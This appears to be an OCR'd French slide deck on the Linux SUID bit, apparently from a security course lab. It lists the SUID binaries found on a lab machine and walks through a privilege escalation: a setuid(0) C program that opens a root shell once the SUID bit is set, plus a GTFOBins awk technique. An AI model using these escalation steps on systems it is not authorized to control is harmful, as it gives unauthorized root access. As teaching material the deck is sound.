

Exploration du SUID sous Linux

Nathan Martel

Qu’est-ce que le SUID

- Le SUID (Set User ID) est un **bit spécial** sur les **droits** des **binaires exécutables** sous Linux ;
- Il permet à un programme de **s’exécuter** avec les droits de son **propriétaire**, même s’il est lancé par un autre utilisateur ;
- Le bit est représenté par un “**s**” dans les permissions.

```
┌──(root㉿kalisae)-[/home/sae/Desktop]
└─# chmod u+s exploit

┌──(root㉿kalisae)-[/home/sae/Desktop]
└─# ls -alh exploit | awk '{print $1}'
-rwsr-xr-x
```

Analyse du SUID dans le TP, pourquoi ?

```
tyrell@vuln_cms:~$ find / -perm -u=s -type f 2>/dev/null
/home/tyrell/find
/bin/mount
/bin/fusermount
/bin/su
/bin/umount
/bin/ping
/usr/sbin/pppd
/usr/bin/find
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/newgidmap
/usr/bin/newuidmap
/usr/bin/at
/usr/bin/passwd
/usr/bin/traceroute6.iputils
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/arping
/usr/bin/gpasswd
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

- Mount : nécessite d'écrire dans /etc/mtab et d'**accéder au noyau** (perm root) ;
- Ping : envoie des paquets ICMP donc **accès aux sockets du noyau** ;
- Su : vérifie les mots de passe dans **/etc/shadow** ;
- Passwd : modifier les mots de passe utilisateur, donc modifie par exemple **/etc/shadow** ;
- Lxc-user-nic : conf les réseaux virtuels pour les conteneurs LXC (**accès au réseau et au noyau**).
- …
- Chaque binaire nécessite le bit SUID car il doit effectuer des **actions** qui **exigent des permissions root** (permission du owner) pour interagir avec des fichiers/périphériques/noyau.

Exemple d'exploitation

```
┌──(root㉿kalisae)-[~sae/Desktop]
└─# cat suid_shell.c
#include <stdlib.h>
#include <unistd.h>

int main() {
    setuid(0);
    system("/bin/bash");
    return 0;
}
```

(1) Programme en C qui définit l'UID à root et lance un shell

```
┌──(root㉿kalisae)-[~sae/Desktop]
└─# gcc -o exploit suid_shell.c

┌──(root㉿kalisae)-[~sae/Desktop]
└─# chown root:root exploit

┌──(root㉿kalisae)-[~sae/Desktop]
└─# ll
total 20
-rwxr-xr-x 1 root root 16008 Dec  5 00:03 exploit
-rw-r--r-- 1 root root   110 Dec  5 00:01 suid_shell.c
```

(2) Compilation pour créer le fichier exécutable "exploit"

Exemple d’exploitation

- Sans bit SUID le fichier s'exécute **avec les privilèges de l'utilisateur qui l'exécute**, pas ceux du propriétaire ;
- Le programme s’exécute mais il utilise les privilèges de l'utilisateur sae, car le bit SUID n'est pas activé ;
- L'utilisateur reste avec ses permissions initiales (pas de privilèges root).

Exemple d'exploitation

```
┌──(root㉿kalisae)-[~sae/Desktop]
└─# chmod u+s exploit && ll
total 20
-rwsr-xr-x 1 root root 16008 Dec  5 00:03 exploit
-rw-r--r-- 1 root root   110 Dec  5 00:01 suid_shell.c
```

(3) J'ajoute le bit SUID à l'exécutable "exploit"

```
┌──(root㉿kalisae)-[~sae/Desktop]
└─# su sae
┌──(sae㉿kalisae)-[~/Desktop]
└─$ ll
total 20
-rwsr-xr-x 1 root root 16008 Dec  5 00:03 exploit
-rw-r--r-- 1 root root   110 Dec  5 00:01 suid_shell.c

┌──(sae㉿kalisae)-[~/Desktop]
└─$ ./exploit
┌──(root㉿kalisae)-[~/Desktop]
└─# id
uid=0(root) gid=1000(sae) groups=1000(sae),4(adm),20(dia
1(netdev),113(wireshark),116(bluetooth),129(scanner),13
```

(4) Exécution du fichier en tant qu'utilisateur normal

- Le "s" remplace le "x" dans les permissions (le fichier s'exécutera avec les privilèges du propriétaire (ici, root), quel que soit l'utilisateur qui l'exécute)
- Comme le programme s'exécute avec les privilèges de root (grâce au bit SUID), lorsque ce shell est lancé, il s'exécute également avec les privilèges root.

Explication exploit GTFObins avec awk

```
sudo install -m =xs $(which awk) .

./awk 'BEGIN {system("/bin/sh")}'
```

- Copie du binaire awk dans le répertoire courant avec les permissions SUID et exécution (xs). Donc le “awk copié” s’exécutera avec les privilèges de son propriétaire (root).
- Exécute awk (qui a maintenant le bit SUID activé) et lance une section d'initialisation dans awk pour exécuter un shell avec le bit SUID activé. Le shell s’exécutera alors avec les privilèges du propriétaire de l'exécutable (sudo avec la première commande).

Résumé des différences

Aspect	**Sans SUID**	**Avec SUID**
Permissions du fichier	rwxr-xr-x	rw**s**r-xr-x
Owner	**Utilisateur** qui exécute.	**Propriétaire** du fichier.
Privilèges d'exécution	Pas d'élévation de privilèges.	Élévation des privilèges à root.
Résultat	Programme s'**exécute avec l'utilisateur qui l'exécute**.	Programme s'**exécute avec le propriétaire du fichier**.